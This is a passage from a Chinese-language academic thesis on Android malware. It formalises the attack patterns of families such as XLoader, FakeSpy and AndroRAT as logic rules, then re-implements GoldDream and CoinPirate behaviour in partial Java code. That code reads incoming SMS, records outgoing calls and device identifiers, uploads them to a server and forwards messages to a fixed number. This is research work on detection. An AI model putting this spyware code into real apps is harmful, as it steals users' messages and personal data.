XLoader[13][14][15][16]为 Trojan 型恶意程序，该程序为重新打包的应用程序，监听 SMS 类、BATTERY 类、SYSTEM 类、PACKAGE 类、SCREEN 类系统事件。该恶意程序会自动打开钓鱼网站骗取用户信息，读取 SMS 消息与通话记录。

XLoader 恶意攻击模式形式化表述如表 3-6 所示：

表 3-6 XLoader 恶意攻击模式形式化表述

```
XLoaderEvent(SMS_RECEIVED)
XLoaderEvent(CONNECTIVITY_CHANGE)
XLoaderEvent(BATTERY_CHANGED)
XLoaderEvent(USER_PRESENT)
XLoaderEvent(PHONE_STATE)
XLoaderEvent(SCAN_RESULTS)
XLoaderEvent(PACKAGE_ADDED)
XLoaderEvent(PACKAGE_REMOVED)
XLoaderEvent(SCREEN_OFF)
XLoaderEvent(SCREEN_ON)
XLoaderEvent(RINGER_MODE_CHANGED)
XLoaderEvent(SMS_SEND)
```

续表 3-6 XLoader 恶意攻击模式形式化表述

```
XLoaderEvent(SMS_DELIVERED)
XLoader :- receiver(r),
           icc(SYSTEM, r, e, _), XLoaderEvent(e),
           service(s),
           activity(a),
           icc*(r, s),
           icc*(s, a),
           flow(s, SMS, s, Internet),
           flow(s, Contacts, s, Internet),
           flow(s, InstalledAppList, s, Internet),
           flow(s, Accounts, s, Internet),
           flow(s, Internet_Phishing_Site, a, WebKit).
```

3.4.6 FakeSpy

FakeSpy[14][15][16][17]为 Trojan 型恶意程序，该程序为独立开发的应用程序，监听 SMS 类系统事件。该恶意程序窃取用户账户信息，读取 SMS 信息，联系人信息和通信记录，同时，该恶意程序还可替换其他合法良性程序。

FakeSpy 恶意攻击模式形式化表述如表 3-7 所示：

表 3-7 FakeSpy 恶意攻击模式形式化表述

```
FakeSpy :-  receiver(r),
            icc(SYSTEM, r, SMS_RECEIVED, _),
            service(s),
            icc*(r, s),
            flow(s, SMS, s, Internet),
            flow(s, Contacts, s, Internet),
            flow(s, Accounts, s, Internet),
            flow(s, Call_List, s, Internet),
            flow(s, C&CServer_APKFiles, s, SD_Card).
```

3.4.7 Janus

Janus[18]为 Trojan 型恶意程序，该程序为独立开发的应用程序，监听 BOOT 类系统事件。该恶意程序在启动后连接到 C&C 服务器接受命令并下载恶意程序进行安装。

Janus 恶意攻击模式形式化表述如表 3-8 所示：

表 3-8 Janus 恶意攻击模式形式化表述

```
Janus :- receiver(r),
```

续表 3-8 Janus 恶意攻击模式形式化表述

icc(SYSTEM, r, BOOT_COMPLETED, _), service(s), icc*(r, s), flow(s, C&CServer_APKFiles, s, SD_Card).

3.4.8 WildCats

WildCats[19]为 Trojan 型恶意程序，该程序为独立开发的应用程序，应用启动时唤起恶意负载。该恶意程序在启动后会链接到 C&C 服务器，从 Google Play 服务中获取广告 ID，替换后加载并模拟点击，从而获得利益。

WildCats 恶意攻击模式形式化表述如表 3-9 所示：

表 3-9 WildCats 恶意攻击模式形式化表述

WildCats :- receiver(r), icc(APP, r, App_Launched, _), activity(a), service(s), activity(b), icc*(r, a), icc*(a, s), icc*(s, b), flow(s, C&CServer_AdsAddr, s, AppData), flow(s, Internet_Ads, b, WebKit).

3.4.9 BadCamera

BadCamera[20]为 Trojan 型恶意程序，该程序为独立开发的应用程序，监听 SCREEN 类系统事件。该恶意程序在启动后会推送若干全屏广告或跳转至钓鱼网站。

BadCamera 恶意攻击模式形式化表述如表 3-10 所示：

表 3-10 BadCamera 恶意攻击模式形式化表述

BadCamera :- receiver(r), icc(SYSTEM, r, USER_PRESENT, _), activity(a), icc*(r, a), flow(a, Internet_Ads, a, WebKit), flow(a, Internet_Phishing_Site, a, WebKit), flow(a, C&CServer_APKFiles, a, SD_Card).

3.4.10 FraudBot

FraudBot [21]为 Trojan 型恶意程序，该程序为更新加载的应用程序，应用启动后加载恶意负载。该恶意程序在启动后会连接 C&C 服务器并下载恶意负载，隐藏自身图标，显示虚假的调查表格以吸引用户填写个人信息，加载广告。

FraudBot 恶意攻击模式形式化表述如表 3-11 所示：

表 3-11 FraudBot 恶意攻击模式形式化表述

```
FraudBot :- receiver(r),
            icc(APP, r, App_Launched _),
            service(s),
            activity(a),
            icc*(r, s),
            icc*(s, a),
            flow(s, C&CServer, s, Payloads),
            flow(s, C&CServer_Phishing_Site, a, WebKit),
            flow(s, Internet_Ads, a, WebKit).
```

3.4.11 MaikSpy

MaikSpy[22]为 Trojan 型恶意程序，该程序为诱导安装的应用程序，在程序启动后，加载恶意负载。该恶意程序获取系统电话号码，读取 SMS 信息，联系人信息，账户信息，窃取已安装应用列表。

MaikSpy 恶意攻击模式形式化表述如表 3-12 所示：

表 3-12 MaikSpy 恶意攻击模式形式化表述

```
MaikSpy :- receiver(r),
           icc(APP, r, App_Launched, _),
           service(s),
           activity(a),
           icc(r, s),
           icc*(r, s),
           flow(s, UnixStamp, s, Internet),
           flow(s, Accounts, s, Internet),
           flow(s, Contacts, s, Internet),
           flow(s, Line1Number, s, Internet),
           flow(s, SMS, s, Internet),
           flow(s, AppList, s, Internet),
           flow(s, C&CServer_Phishing_Site, a, WebKit).
```

3.4.12 AndroRAT

AndroRAT[23]为 Trojan 型恶意程序，该程序为重新打包的应用程序，在程序启动后，加载恶意负载。该恶意程序可以录制音频，获取系统信息，通话记录，联系人信息，设备文件，SMS 信息，上传文件，拍摄照片。

AndroRAT 恶意攻击模式形式化表述如表 3-13 所示：

表 3-13 AndroRAT 恶意攻击模式形式化表述

```
AndroRAT :- receiver(r),
            icc(APP, r, App_Launched, _),
            service(s),
            icc(r, s),
            flow(s, C&CServer, s, Payloads),
            flow(s, SYSTEM_INFO, s, Internet),
            flow(s, GPS_Location, s, Internet),
            flow(s, SMS, s, Internet),
            flow(s, Contacts, s, Internet),
            flow(s, SDCard_Files, s, Internet),
            flow(s, AppList, s, Internet).
```

3.4.13 HiddenAd

HiddenAd[24]为 Trojan 型恶意程序，该程序为重新打包的应用程序，该程序监听 SCREEN 类系统事件，或者启动后加载恶意负载。该恶意程序加载全屏广告，危害用户的使用体验。

HiddenAd 恶意攻击模式形式化表述如表 3-14 所示：

表 3-14 HiddenAd 恶意攻击模式形式化表述

```
HAEvent(App_Launched)
HAEvent(USER_PRESENT)
HAEvent(TIMER_THIRTY)
HiddenAd :- receiver(r),
            icc(SYSTEM/APP, r, e, _), HAEvent(e),
            activity(a),
            icc(r, a),
            flow(a, Internet_Ads, a, WebKit).
```

3.4.14 GhostTeam

GhostTeam[25]为 Trojan 型恶意程序，该程序为重新打包的应用程序，该程序监听

FACEBOOK 事件。该恶意程序窃取 Facebook 账号，显示广告信息。

GhostTeam 恶意攻击模式形式化表述如表 3-15 所示：

表 3-15 GhostTeam 恶意攻击模式形式化表述

```
GTEvent(App_Launched)
GTEvent(Facebook_App_Started)
GhostTeam :- receiver(r),
                icc(SYSTEM/APP, r, e _), GTEvent(e),
                service(s),
                activity(a),
                icc(r, s),
                icc(s, a),
                flow(s, Facebook_Account, a, Internet),
                flow(s, Internet_Ads, a, WebKit).
```

4 部分典型恶意攻击模式的设计与实现

本章主要内容为对 GoldDream、CoinPirate 和 ADRD 三个恶意程序家族恶意攻击模式的程序设计与编码实现，是对 3.4 节中部分恶意攻击模式的验证。

4.1 GoldDream 恶意攻击模式的设计与实现

GoldDream 恶意攻击模式的形式化表述如表 3-2 所示，该恶意程序为 Android 平台上的 Trojan 类型程序，最先发现于 2011 年 7 月。该恶意程序将自身安装包伪装为游戏软件，但具有 Trojan 该类型的恶意目的。当被感染设备收到新的 SMS 消息时，系统将会触发 SMS_RECEIVED 事件，该恶意程序监听到该事件后，会创建 Service 组件，在该组件中，会将刚刚收到的 SMS 信息存入名为 zjsms.txt 的文件之中。当被感染设备主动播出电话，系统将会触发 NEW_OUTGOING_CALL 事件，该事件被监听到后，会创建 Service 组件将播出的电话号码与时间存入 zjphonecall.txt 文件中，同时，该恶意程序也会窃取 DeviceID、SIM Serial Number 和 SubscriberID,可将上述两个文件和相关设备信息上传至目的服务器。

4.1.1 需求分析及功能设计

根据表 3-2 及上段对 GoldDream 恶意程序的功能描述，可以得到，该恶意程序的具体功能有：

① 获取被感染设备收到的 SMS 信息；
② 获取被感染设备新增的通话记录；
③ 获取被感染设备信息；
④ 将文件上传至互联网。

4.1.2 详细设计

由 4.1.1 节中的功能需求及表 3-2 可以得出如图 4-1 所示的程序执行流程图：



图 4-1 GoldDream 恶意攻击模式程序流程图

由 4.1.1 中的功能需求及图 4-1 可以得出如图 4-2 所示的类图：



图 4-2 GoldDream 恶意攻击模式实现的相关类图

4.1.3 代码实现

该恶意攻击模式实现的核心代码如表 4-1 所示：

表 4-1 GoldDream 恶意攻击模式实现的核心代码

SMSReceivedReceiver 核心代码：

```
…
//获取收到的 SMS 消息
Object[] pdus = (Object[]) intent.getExtras().get("pdus");
…
//将 SMS 消息封装至 Intent 并启动 Service
Intent serviceIntent = new Intent();
serviceIntent.setClass(context, com.goujianwen.service.EventService.class);
serviceIntent.putExtra("smsContent", smsBuilder.toString());
context.startForegroundService(serviceIntent);
….
```

OutGoingCallReceiver 核心代码：

```
…
//获取拨出号码并封装至 Intent 并启动 Service
String number = intent.getStringExtra(Intent.EXTRA_PHONE_NUMBER);
Intent serviceIntent = new Intent();
serviceIntent.setClass(context, com.goujianwen.service.EventService.class);
serviceIntent.putExtra("number", number);
context.startForegroundService(serviceIntent);
…
```

EventService 核心代码：

```
…
//获取系统信息
MoreInfoUtils miu = new MoreInfoUtils(this);
FileIOUtils fio = new FileIOUtils();
fio.output("demogdphoneinfo.txt", miu.getPhoneInfo(this), this);
…
//上传文件到服务器
FileUploadPackage fup = new FileUploadPackage();
fup.execute(this, "demogdphoneinfo.txt");
…
```

4.1.4 执行结果

在该恶意程序运行时，为了较为方便观察程序执行状态，将运行过程以 LogCat 日志

的形式进行了输出，同时，为了方便服务器端进行程序执行结果的查看，将获得的信息以 JSP 页面的方式展示，程序执行过程中的 LogCat 日志如图 4-3 所示，程序执行结果如图 4-4 所示。



图 4-3 GoldDream 攻击模式程序执行日志图



图 4-4 GoldDream 攻击模式程序执行结果图

经过实际验证（结果如图 4-3 和图 4-4），确认该恶意攻击模式的具体实现代码已完成了程序需求。

4.2 CoinPirate 恶意攻击模式设计与实现

CoinPirate 恶意攻击模式的形式化表述如表 3-4 所示，CoinPirate 为 Trojan 型恶意程序，该恶意程序基于名为 CoinPirates 的游戏，加入了恶意负载。在该恶意程序安装至系统后，会要求用户提供比良性版本更多的权限，新增要求权限有 Personal Information、SMS 组权限和 CHANGE_SYSTEM_STATE 等。在监听到相关事件后，该程序会启动名为 MointorService 的 Service 组件，该组件可与恶意服务器进行通信。在 MointorService 组件启动后，会获取被感染系统的 DeviceModle、SDK Version、IMEI 和 IMSI 等信息，上传至服务器，在接收到 SMS 消息时，还会对 SMS 消息进行判断，若符合相关规则，则将 SMS 消息通过函数调用发送至特定的号码。

4.2.1 需求分析和功能设计

根据表 3-4 及上段对 CoinPirate 恶意程序的功能描述，可以得到，该恶意程序的具体功能有：①获取设备收到的 SMS 信息并对其进行判断发送至指定号码；②获取设备信息并上传至特定服务器。

4.2.2 详细设计

由 4.2.1 节中的功能需求及表 3-4 可以得出如图 4-5 所示的程序执行流程图：



图 4-5 CoinPirate 恶意攻击模式程序流程图

由 4.2.1 中的功能需求及图 4-5 可以得出如图 4-6 所示的类图：



图 4-6 CoinPirate 恶意攻击模式实现的相关类图

4.2.3 代码实现

该恶意攻击模式实现的核心代码如表 4-2 所示：

表 4-2 CoinPirate 恶意攻击模式实现的核心代码

SMSReceivedReceiver 核心代码：

```
…
//获取收到的 SMS 消息
Object[] pdus = (Object[]) intent.getExtras().get("pdus");
…
//将 SMS 消息封装至 Intent 并启动 Service
Intent serviceIntent = new Intent();
serviceIntent.setClass(context, com.goujianwen.service.EventService.class);
//判断 SMS 消息是否在特定列表中
if(strAddress.equals("+15555215554")){
    serviceIntent.putExtra("smsContent", smsBuilder.toString());
}
context.startForegroundService(serviceIntent);
….
```

SMSSend 核心代码：

```
…
PermissionsUtils pu = new PermissionsUtils();
SmsManager sms = SmsManager.getDefault();
if (pu.isGranted(thisActivity, permissions)) {
    List<String> smsList = sms.divideMessage(content);
    for (String smsContent: smsList){
        //向指定号码发送内容为 smsContent 的 SMS 信息
        sms.sendTextMessage( "15555215556", null, smsContent, null, null);
    }
}
else {
    pu.getPermissions(thisActivity, permissions);
    List<String> smsList = sms.divideMessage(content);
    for (String smsContent: smsList){
        sms.sendTextMessage( "15555215556", null, smsContent, null, null);
    }
}
…
```

EventService 核心代码：

续表 4-2 CoinPirate 恶意攻击模式实现核心代码

```
…
//获取 SMS 信息并发送至指定号码
String content = intent.getStringExtra("smsContent");
SMSSend smsSend = new SMSSend();
smsSend.execute(content,this);
//获取系统信息并上传至服务器
MoreInfoUtils miu = new MoreInfoUtils(this);
FileIOUtils fio = new FileIOUtils();
fio.output("coinpirate.txt", miu.getPhoneInfo(this), this);
FileUploadPackage fup = new FileUploadPackage();
fup.execute(this, "demogdphoneinfo.txt");
…
```

4.2.4 执行结果

在该恶意程序运行时，为了较为方便观察程序执行状态，将运行过程以 LogCat 日志的形式进行了输出，同时，为了方便服务器端进行程序执行结果的查看，将获得的信息以 JSP 页面的方式展示，程序执行过程中的 LogCat 日志如图 4-7 所示，程序执行结果如图 4-8 及图 4-9 所示。

